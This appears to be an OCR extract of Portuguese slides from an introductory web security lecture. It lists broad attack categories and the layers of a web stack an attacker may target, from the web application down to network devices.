
Ataques


- Ataques contra a infra-estrutura
- Ataques contra a aplicação
- Ataques contra os utilizadores
- Outros ataques


Ataques contra a infra-estrutura


atacar a camada mais fraca



Aplicação Web
Servidor Aplicacional
Servidor Web
Sistema Operativo
Dispositivos de Rede

